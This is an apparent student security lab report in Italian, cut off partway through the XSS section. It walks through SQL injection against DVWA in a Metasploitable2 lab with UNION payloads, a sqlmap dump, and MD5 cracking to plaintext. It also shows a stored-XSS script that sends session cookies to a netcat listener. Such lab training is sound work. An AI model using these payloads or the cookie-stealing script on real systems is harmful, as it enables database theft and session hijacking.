



**SECURE**  
**SENTINELS**

# BUILD WEEK 2

**LAB REPORT**  
Team Secure Sentinels  
CS0424IT

# Table of contents

- 01    Web Application SQLi**
- 02    Web Application XSS**
- 03    System Exploit BOF**
- 04    Exploit Metasploitable2**
- 05    Exploit Windows XP**

1

# Web Application SQLi

# Web Application SQLi



## Traccia

Sfruttare la vulnerabilità **SQL injection** presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente **Gordon Brown**.

- Effettuare le operazioni sia in automatico che in modo manuale.
- Decrittare la password sia in modo automatico che manuale.

## Requisiti laboratorio

- Livello difficoltà DVWA: LOW.
- IP Kali Linux: 192.168.22.110/24
- IP Metasploitable2: 192.168.22.120/24



# Table of contents

01

## Laboratorio virtuale

- 1.1 Configurazione Kali Linux
- 1.2 Configurazione Metasploitable2 e DVWA
- 1.3 Verifica connettività

02

## Database SQL e SQL injection

- 2.1 Definizione di database
- 2.2 Definizione di SQL
- 2.3 Definizione di SQL injection
- 2.4 Verifica vulnerabilità
- 2.5 Studio del database
- 2.6 SQLi
- 2.7 SQLmap

03

## Password cracking

- 3.1 Definizione di Hash
- 3.2 Studio/identificazione hash
- 3.3 John The Ripper
- 3.4 Script Python
- 3.5 Verifica credenziali

# **1. Laboratorio virtuale**

# 1.1 Configurazione Kali Linux



## Configurazione IP

Dopo aver avviato Kali Linux si è configurata l'interfaccia di rete:

- modifica del file `/etc/network/interfaces` inserendo indirizzo IP richiesto;
- riavvio scheda di rete tramite `/etc/init.d/networking restart`;
- verifica configurazione tramite `ifconfig`.



```
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.22.110 netmask 255.255.255.0 broadcast 192.168.22.255
        inet6 fe80::a00:27ff:feaa:d605 prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:ea:d6:05 txqueuelen 1000 (Ethernet)
            RX packets 268 bytes 27693 (27.0 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 52 bytes 4860 (4.7 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



# 1.2 Configurazione Metasploitable2




## Configurazione IP

Dopo aver avviato Metasploitable2 si è configurata l'interfaccia di rete:

- modifica del file `/etc/network/interfaces` inserendo indirizzo IP richiesto;
- riavvio scheda di rete tramite `/etc/init.d/networking restart`;
- verifica configurazione tramite `ifconfig`.



```
nsfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:92:c3:e0
          inet  addr:192.168.22.120  Bcast:192.168.22.255  Mask:255.255.255.0
                  inet6 addr: fe80::a00:27ff:fe92:c3e0/64 Scope:Link
                      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                      RX packets:0 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:82 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1000
                      RX bytes:0 (0.0 B)  TX bytes:8125 (7.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```



# 1.2 Configurazione DVWA



## Configurazione livello di sicurezza DVWA

- Login alla pagina della Damn Vulnerable Web Application (DVWA) all'indirizzo <http://192.168.22.120/dvwa/login.php> con le credenziali di default "*admin*" e "*password*".
- Modifica del livello di sicurezza a "*low*".



The screenshot shows the DVWA security configuration interface. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. Below this is a green bar containing the "DVWA Security" link, which is highlighted with a red arrow. Underneath the sidebar is a message: "Username: admin Security Level: low". The main content area is titled "DVWA Security" and includes a lock icon. It displays the current security level as "low" and provides instructions for changing it to low, medium, or high. A dropdown menu set to "low" has a red border, and a "Submit" button is next to it. Below this is a section titled "PHPIDS" with a description of PHPIDS v.0.6 as a security layer for PHP-based web applications. It shows that PHPIDS is currently disabled and provides links to enable it or view the IDS log. A message at the bottom states "Security level set to low".

# 1.3 Verifica connettività



## Ping tra le due macchine

- Dopo aver avviato entrambe le macchine è stato eseguito il comando *ping* su Kali Linux per verificare la capacità di comunicazione con la macchina Metasploitable2.
- Se la configurazione è corretta, vengono riportati i pacchetti inviati/ricevuti/persi durante la comunicazione.



```
(kali㉿kali)-[~]
$ ping -c 3 192.168.22.120
PING 192.168.22.120 (192.168.22.120) 56(84) bytes of data.
64 bytes from 192.168.22.120: icmp_seq=1 ttl=64 time=0.389 ms
64 bytes from 192.168.22.120: icmp_seq=2 ttl=64 time=0.760 ms
64 bytes from 192.168.22.120: icmp_seq=3 ttl=64 time=0.638 ms

--- 192.168.22.120 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2029ms
rtt min/avg/max/mdev = 0.389/0.595/0.760/0.154 ms
```

## **2. Database SQL e SQL injection**

# 2.1 Definizione di database



## Cos'è un database?

- Raccolta strutturata di dati, progettata per una gestione, accessibilità e aggiornamento efficienti.
- I **database** vengono utilizzati per archiviare vari tipi di informazioni, inclusi testo, numeri, immagini, audio e video.
- La gestione dei database avviene tramite Sistemi di Gestione di Database (**DBMS**), che offrono strumenti per la creazione, interrogazione, aggiornamento e amministrazione dei dati.
- Questi sistemi utilizzano query, spesso scritte in linguaggi specifici come SQL per i database relazionali, per operare sui dati.
- I database sono essenziali per molte applicazioni moderne, che spaziano dai piccoli programmi aziendali ai complessi sistemi di gestione dei dati utilizzati dalle multinazionali e dai servizi web.

## 2.2 Definizione di SQL



### Cos'è il SQL?

- SQL, acronimo di **Structured Query Language**, è un linguaggio progettato e sviluppato per la gestione dei dati all'interno di database relazionali.
- Consente un'amministrazione efficiente e strutturata dei dati. La principale forza dell'SQL risiede nella capacità di interrogare i database: attraverso comandi specifici, è possibile formulare richieste dettagliate e ottenere dati che soddisfano i criteri specificati.
- SQL permette inoltre di filtrare ulteriormente i risultati ottenuti e di combinarli con quelli di altre query. Questo rende particolarmente efficiente la ricerca e l'ordinamento di grandi quantità di dati strutturati.


## 2.3 Definizione di SQL injection



### Cos'è il SQL injection?

Un **SQL injection** è un tipo di attacco informatico che sfrutta le vulnerabilità delle applicazioni web che interagiscono con un database attraverso query SQL.

Questo attacco permette a un malintenzionato di inserire o manipolare comandi SQL all'interno di un input dell'utente (come campi di testo in un modulo web) per eseguire operazioni non autorizzate sul database.



### Protezione contro SQLi

- **Parametrizzazione delle query:** utilizzare query parametrizzate o prepared statements per separare il codice SQL dai dati dell'utente.
- **Convalida/sanitizzazione degli input:** validare e filtrare i dati dell'utente per assicurarsi che non contengano caratteri pericolosi.

Implementare queste misure di sicurezza è essenziale per proteggere le applicazioni web dagli attacchi SQL injection.

## 2.4 Verifica delle vulnerabilità

### Livello di sicurezza LOW

Non sono presenti controlli sull'input inserito nella query string (id). L' id viene ottenuto come una semplice stringa di testo.

L'input utente non viene filtrato/validato, qualsiasi valore passato tramite la query string viene inserito direttamente nella query SQL.

Questo rende l'applicazione vulnerabile agli attacchi SQL injection.

#### SQL Injection Source

```
<?php  
  
if(isset($_GET['Submit'])){  
  
    // Retrieve data  
  
    $id = $_GET['id']; ←  
  
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'"; ←  
    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');  
  
    $num = mysql_numrows($result);  
  
    $i = 0;  
  
    while ($i < $num) {  
  
        $first = mysql_result($result,$i,"first_name");  
        $last = mysql_result($result,$i,"last_name");  
  
        echo '<pre>';  
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;  
        echo '</pre>';  
  
        $i++;  
    }  
?>
```

## 2.4 Verifica delle vulnerabilità

- Verifica del numero di ID presenti nel database, tramite l'inserimento semplice di numeri da 0 a 5. Inserendo altre cifre, il form non restituisce risultati.
- Ad esempio, l'**ID 2** corrisponde all'utente **Gordon Brown**, che è la vittima di questo attacco SQLi.
- Quando si inseriscono numeri nel campo "User ID", la query generata diventa:

```
SELECT first_name, last_name FROM users WHERE user_id = 'numero inserito'
```

Vulnerability: SQL Injection

User ID: 1

ID: 1  
First name: admin  
Surname: admin

Vulnerability: SQL Injection

User ID: 2

ID: 2  
First name: Gordon  
Surname: Brown

Vulnerability: SQL Injection

User ID: 3

ID: 3  
First name: Hack  
Surname: Me

Vulnerability: SQL Injection

User ID: 4

ID: 4  
First name: Pablo  
Surname: Picasso

Vulnerability: SQL Injection

User ID: 5

ID: 5  
First name: Bob  
Surname: Smith

## 2.4 Verifica delle vulnerabilità

- Nel livello di sicurezza LOW, è possibile inserire un simbolo di **escape** (come un apostrofo ') che provoca un errore nel codice SQL.
- Ad esempio, quando si inserisce un apostrofo nel campo "User ID", la query generata diventa:

```
SELECT first_name, last_name FROM users WHERE user_id = ' '
```

Questa implementazione è problematica perché se il server restituisce un errore simile, significa che non si aspettava tale input, rivelando una vulnerabilità.

L'errore mostra che l'input dell'utente non è stato adeguatamente filtrato o validato, esponendo l'applicazione ad attacchi di SQL injection.

Vulnerability: SQL Injection

User ID:

Submit

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1

## 2.5 Studio del database

- Confermata l'esposizione del database ad SQL injection, è possibile utilizzare operatori booleani per analizzare meglio la struttura del database.
- Ad esempio, l'operatore OR può essere utilizzato per inviare una query che risulti sempre vera, rivelando informazioni su tutti i record della tabella.
- Inserendo `1' OR '1='1` nel campo "User ID", la query generata diventa:

```
SELECT first_name, last_name FROM users WHERE user_id = '1' OR '1='1'
```

L'uso di questo operatore booleano dimostra ulteriormente la vulnerabilità del database, poiché permette di eludere i controlli e ottenere dati non autorizzati.

**Vulnerability: SQL Injection**

User ID:

ID: 1' OR '1='1  
First name: admin  
Surname: admin

ID: 1' OR '1='1  
First name: Gordon  
Surname: Brown

ID: 1' OR '1='1  
First name: Hack  
Surname: Me

ID: 1' OR '1='1  
First name: Pablo  
Surname: Picasso

ID: 1' OR '1='1  
First name: Bob  
Surname: Smith

## 2.5 Studio del database

- Dopo aver individuato la vulnerabilità del sistema, possiamo utilizzare l'operatore UNION di SQL per combinare i risultati di una query di selezione (SELECT) e studiare meglio la struttura del database. L'operatore UNION richiede che il numero di campi selezionati sia lo stesso della query originale.
- In questo caso, la query originale seleziona due campi, quindi la query di unione sarà formata da due campi: una costante e una funzione.
- La query inserita è: '**UNION SELECT 1, database()#**'
- La query generata è:

```
SELECT first_name, last_name FROM users WHERE user_id = '' UNION SELECT 1, database()#"
```

Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT 1, database()#  
First name: 1  
Surname: dvwa



Il comando stampa a video il First name 1 e nel Surname il nome del database: "dvwa"

## 2.5 Studio del database

### Vulnerability: SQL Injection

User ID:

 Submit

```
ID: ' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name: 1
Surname: guestbook

ID: ' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #
First name: 1
Surname: users
```

### Vulnerability: SQL Injection

User ID:

 Submit

```
ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: user_id

ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: first_name

ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: last_name

ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: user

ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: password

ID: ' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #
First name: 1
Surname: avatar
```

- Dopo aver ottenuto il nome del database, possiamo utilizzare una query SELECT con l'operatore UNION per estrarre il nome delle tavole presenti nel database.

- Successivamente, possiamo utilizzare una query SELECT con l'operatore UNION per estrarre i nomi delle colonne presenti in tali tavole.


' UNION SELECT 1, table\_name FROM information\_schema.tables WHERE table\_schema = 'dvwa' #

' UNION SELECT 1, column\_name FROM information\_schema.columns WHERE table\_name = 'users' #

## 2.6 SQL injection

Dopo aver ottenuto il nome delle tabelle, possiamo utilizzare una query SELECT con l'operatore UNION per estrarre i valori presenti nella colonna password. La query sarà specifica per recuperare i nomi utente e le password codificate in hash.

```
' UNION SELECT first_name, password FROM users#
```



### Vulnerability: SQL Injection

User ID:

 Submit

ID: ' UNION SELECT first\_name, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT first\_name, password FROM users #  
First name: Gordon  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT first\_name, password FROM users #  
First name: Hack  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT first\_name, password FROM users #  
First name: Pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT first\_name, password FROM users #  
First name: Bob  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

# 2.7 SQLmap

```
(kali㉿kali)-[~] $ sqlmap
```

Un metodo molto più rapido per eseguire un attacco SQL Injection è l'utilizzo di SQLmap, un potente strumento open-source progettato per **automatizzare il processo di rilevamento e sfruttamento delle vulnerabilità SQL injection nei database**.

Tramite Burpsuite viene intercettata la richiesta GET inviata al database quando viene inserito un carattere per la ricerca di un ID e registrato il cookie di sessione

Successivamente si esegue l'estrazione di tutti i dati dalla tabella users del database dvwa sull'URL specificato, utilizzando il cookie di sessione fornito per mantenere l'accesso a bassa sicurezza.

Pretty Raw Hex

1 GET /dvwa/vulnerabilities/sqlil/?id=1&Submit=Submit HTTP/1.1  
2 Host: 192.168.22.120  
3 Accept-Language: en-US  
4 Upgrade-Insecure-Requests: 1  
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)  
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57  
Safari/537.36  
6 Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,  
image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=  
0.7  
7 Referer: http://192.168.22.120/dvwa/vulnerabilities/sqlil/  
8 Accept-Encoding: gzip, deflate, br  
9 Cookie: security=low; PHPSESSID=174e65318f644fc35a71ee0e8241f801  
10 Connection: keep-alive

```
(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.22.120/dvwa/vulnerabilities/sqlinjection/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=174e65318f644fc35a71ee0e8241f801" -D dvwa -T users --dump-all
```

# 2.7 SQLmap

Tramite il comando precedente è stato quindi possibile richiedere a SQLmap la restituzione di tutti gli attributi della tabella users, incluse ovviamente le password codificate in hash.

Database: dvwa						
Table: users						
[5 entries]						
user_id	user	avatar	password	last_name	first_name	
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99	admin	admin	
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e83	Brown	Gordon	
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b	Me	Hack	
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7	Picasso	Pablo	
5	smithy	http://172.16.123.129/dvwa/hackable/users smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99	Smith	Bob	

### **3. Password cracking**

# 3.1 Definizione di hash



## Cos'è un hash?

- Risultato di una funzione di hash, che è un algoritmo matematico utilizzato per trasformare un input di qualsiasi dimensione in un output di dimensione fissa, solitamente rappresentato come una stringa di caratteri esadecimali. Questo output è chiamato "valore hash" o "digest".
- Utilizzi degli Hash:
  - Memorizzazione sicura delle password.
  - Verifica integrità dei dati.
  - Creazione e verifica di firme digitali.
  - Ricerca rapida di dati.
- Esempi Comuni di Funzioni di Hash:
  - MD5.
  - SHA-1.
  - SHA-256.

## 3.2 Studio/identificazione hash



# Identificazione

Si è utilizzato hash-identifier, preinstallato in Kali Linux, per l'identificazione del tipo di hash a cui la stringa può appartenere.

### 3.3 John The Ripper



#### John The Ripper

Popolare strumento open-source per il cracking delle password, utilizzato principalmente per identificare password deboli e verificarne la sicurezza. Supporta diverse tecniche di attacco, tra cui brute force, attacco a dizionario e molte altre.

Viene restituita in chiaro la password per l'utente target: **abc123**.

```
(kali㉿kali)-[~]
$ echo "e99a18c428cb38d5f260853678922e03" >> hash.txt


(kali㉿kali)-[~]
$ john --format=raw-md5 --incremental hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123          (?)
1g 0:00:00:00 DONE (2024-07-15 11:05) 4.000g/s 52224p/s 52224c/s 52224C/s amina1..abby99
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

## 3.4 Script Python



### Script Python

In alternativa è possibile utilizzare uno script ad hoc per il cracking delle password utilizzando differenti metodi come attacchi a dizionario, brute force o rule-based.



```
(kali㉿kali)-[~]  
└─$ python3 pass_crack.py
```

Inserisci il metodo di attacco (dictionary, brute\_force, rule\_based): dictionary  
Inserisci il percorso del file della wordlist: /usr/share/wordlists/rockyou.txt  
Dictionary attack ha trovato la password: **abc123** in 2.32e-04 secondi  
Risultati salvati su cracked\_passwords.txt

Viene restituita in chiaro la password per l'utente target: **abc123**.

## 3.5 Verifica credenziali



È stato quindi possibile tentare il login con le credenziali recuperate per l'utente Gordon Brown.



Username

gordonb

Password

.....

Login



You have logged in as "gordonb"

2

# Web Application XSS

# Web Application XSS



## Traccia

- Sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie "rubati" ad Web Server sotto il vostro controllo.
- Spiegare il significato dello script utilizzato

## Requisiti laboratorio



- Livello difficoltà DVWA: LOW.
- IP Kali Linux: 192.168.200.100/24
- IP Metasploitable2: 192.168.200.150/24
- Porta in ascolto: 9999

# Table of contents

01

## Laboratorio virtuale

- 1.1 Configurazione Kali Linux
- 1.2 Configurazione Metasploitable2 e DVWA
- 1.3 Verifica connettività

02

## XSS/XSS persistente

- 2.1 Definizione di XSS
- 2.2 XSS persistente
- 2.3 Verifica vulnerabilità
- 2.4 Configurazione Web Server
- 2.5 Script Javascript
- 2.6 Exploit XSS

# **1. Laboratorio virtuale**

# 1.1 Configurazione Kali Linux



## Configurazione IP

Dopo aver avviato Kali Linux si è configurata l'interfaccia di rete:

- modifica del file `/etc/network/interfaces` inserendo indirizzo IP richiesto;
- riavvio scheda di rete tramite `/etc/init.d/networking restart`;
- verifica configurazione tramite `ifconfig`.



```
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.200.100 netmask 255.255.255.0 broadcast 192.168.200.255
        inet6 fe80::a00:27ff:feea:d605 prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:ea:d6:05 txqueuelen 1000 (Ethernet)
            RX packets 28259 bytes 20383987 (19.4 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 20363 bytes 3070430 (2.9 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



# 1.2 Configurazione Metasploitable2




## Configurazione IP

Dopo aver avviato Metasploitable2 si è configurata l'interfaccia di rete:

- modifica del file `/etc/network/interfaces` inserendo indirizzo IP richiesto;
- riavvio scheda di rete tramite `/etc/init.d/networking restart`;
- verifica configurazione tramite `ifconfig`.



```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:92:c3:e0
          inet  addr:192.168.200.150  Bcast:192.168.200.255  Mask:255.255.255.0
                  inet6 addr: fe80::a00:27ff:fe92:c3e0/64 Scope:Link
                      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                      RX packets:6 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:60 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1000
                      RX bytes:384 (384.0 B)  TX bytes:4340 (4.2 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```



# 1.2 Configurazione DVWA



## Configurazione livello di sicurezza DVWA

- Login alla pagina della Damn Vulnerable Web Application (DVWA) all'indirizzo <http://192.168.200.150/dvwa/login.php> con le credenziali di default "admin" e "password".
- Modifica del livello di sicurezza a "low".

The screenshot shows the DVWA security configuration interface. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. Below this is a green bar containing the "DVWA Security" link, which is highlighted with a red arrow. Underneath the sidebar is a message: "Username: admin Security Level: low". On the right, the main content area is titled "DVWA Security" and includes a lock icon. It displays the current security level as "low" and provides instructions for changing it to low, medium, or high. A dropdown menu set to "low" has a red border, and a "Submit" button is next to it. Below this is a section titled "PHPIDS" with a description of PHPIDS v.0.6 as a security layer for PHP-based web applications. It shows that PHPIDS is currently disabled and provides links to enable it or view the IDS log. A message at the bottom states "Security level set to low".

# 1.3 Verifica connettività



## Ping tra le due macchine

- Dopo aver avviato entrambe le macchine è stato eseguito il comando *ping* su Kali Linux per verificare la capacità di comunicazione con la macchina Metasploitable2.
- Se la configurazione è corretta, vengono riportati i pacchetti inviati/ricevuti/persi durante la comunicazione.

```
(kali㉿kali)-[~]
$ ping -c 3 192.168.200.150
PING 192.168.200.150 (192.168.200.150) 56(84) bytes of data.
64 bytes from 192.168.200.150: icmp_seq=1 ttl=64 time=0.708 ms
64 bytes from 192.168.200.150: icmp_seq=2 ttl=64 time=0.473 ms
64 bytes from 192.168.200.150: icmp_seq=3 ttl=64 time=0.386 ms

— 192.168.200.150 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2039ms
rtt min/avg/max/mdev = 0.386/0.522/0.708/0.136 ms
```

## **2. XSS/XSS persistente**

## 2.1 Definizione di XSS



Gli XSS, o **Cross-Site Scripting**, sono una classe di vulnerabilità di sicurezza che colpiscono le applicazioni web. Permettono a un attaccante di iniettare script malevoli in pagine web visualizzate da altri utenti.

Questi script possono eseguire operazioni dannose come:

- Rubare cookie e sessioni utente.
- Modificare il contenuto di una pagina web.
- Reindirizzare l'utente a siti web malevoli.

### Cosa sono i cookie?

- Piccoli file di testo memorizzati sul dispositivo di un utente da un sito web durante la navigazione.
- Strumenti essenziali per migliorare l'esperienza dell'utente su un sito web, consentendo la memorizzazione di preferenze, sessioni e dati di tracciamento.

### Tipologie di XSS:


- Stored XSS (XSS persistente).
- Reflected XSS (XSS non-persistente).
- DOM-Based XSS.

## 2.2 Stored XSS



Lo Scripting Cross-Site persistente (**Stored XSS**) si verifica quando un'applicazione web riceve dati da una fonte non attendibile e li include nelle sue risposte HTTP successive in modo non sicuro.

Gli attacchi XSS persistenti sono particolarmente pericolosi perché il codice iniettato viene memorizzato in modo permanente sul server di destinazione.



### xss stored vs reflected

#### XSS riflesso:

- l'attacco viene eseguito immediatamente quando l'utente clicca su un link o visita una pagina specifica contenente il payload malevolo.
- l'aggressore deve trovare un modo per indurre gli utenti a fare una richiesta contenente il proprio exploit.

#### XSS persistente:

- l'attacco è autonomo e persistente all'interno dell'applicazione stessa.
- l'aggressore inserisce l'exploit nell'applicazione e aspetta che gli utenti lo trovino durante la loro normale interazione con l'applicazione.

## 2.3 Verifica vulnerabilità



La Damn Vulnerable Web Application (DVWA) al livello LOW presenta vulnerabilità di tipo XSS (Cross-Site Scripting) a causa di una sanitizzazione degli input inadeguata.

Dal sorgente php:

- `stripslashes`;
- `mysql_real_escape_string`.

Sanitizzazione solamente per input in linguaggio SQL, le quali vietano di fare attacchi SQL Injection.  
Non presente però sanitizzazione per XSS.

### Stored XSS Source

```
<?php  
  
if(isset($_POST['btnSign']))  
{  
  
    $message = trim($_POST['mtxMessage']);  
    $name    = trim($_POST['txtName']);  
  
    // Sanitize message input  
    $message = stripslashes($message);  
    $message = mysql_real_escape_string($message);  
  
    // Sanitize name input  
    $name = mysql_real_escape_string($name);  
  
    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message', '$name');";  
  
    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>');  
}  
?  
?
```

## 2.3 Verifica vulnerabilità



Una volta analizzato il sorgente php si è testata la vulnerabilità XSS della pagina tramite un semplice script inserito in un tag HTML: <script>alert("XSS funziona!")</script>

Lo script viene eseguito dalla pagina, producendo un popup contenente il messaggio incluso come payload.


Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

192.168.200.150

XSS funziona!




## 2.4 Configurazione Web Server



### Netcat

Prima di procedere all'inserimento dello script malevolo, dobbiamo assicurarci di avere un web server fittizio dove reindirizzare i cookie che ruberemo. Utilizzeremo Netcat, un potente tool di connessione di rete, molto versatile utilizzato per leggere e scrivere dati attraverso connessioni di rete utilizzando i protocolli TCP o UDP.



```
(kali㉿kali)-[~]
$ nc -lvpn 9999
listening on [any] 9999 ...
```

## 2.5 Script Javascript



È stato quindi prodotto il seguente script Javascript, il quale reindirizza i cookie di sessione dell'utente visitatore della pagina web sul server in ascolto attivato precedentemente.

```
<script>window.location='http://127.0.0.1:9999/?cookie='+document.cookie</script>
```

- Script HTML: script inserito all'interno di un tag `<script>` HTML, che verrà eseguito nel contesto del browser dell'utente che visita la pagina.
- `Window.location`: proprietà dell'oggetto `window` che, in questo caso, viene utilizzata per reindirizzare l'utente a un altro URL "`http://127.0.0.1:9999/`".
- `Document.cookie`: oggetto che contiene tutti i cookie associati alla pagina corrente. Concatenando questo valore alla fine dell'URL, lo script invia i cookie dell'utente al server specificato.

# 2.5 Script Javascript

## Iniezione XSS script

- Modifica lunghezza ammessa per il campo messaggio.
- Inserimento script nella casella di testo.

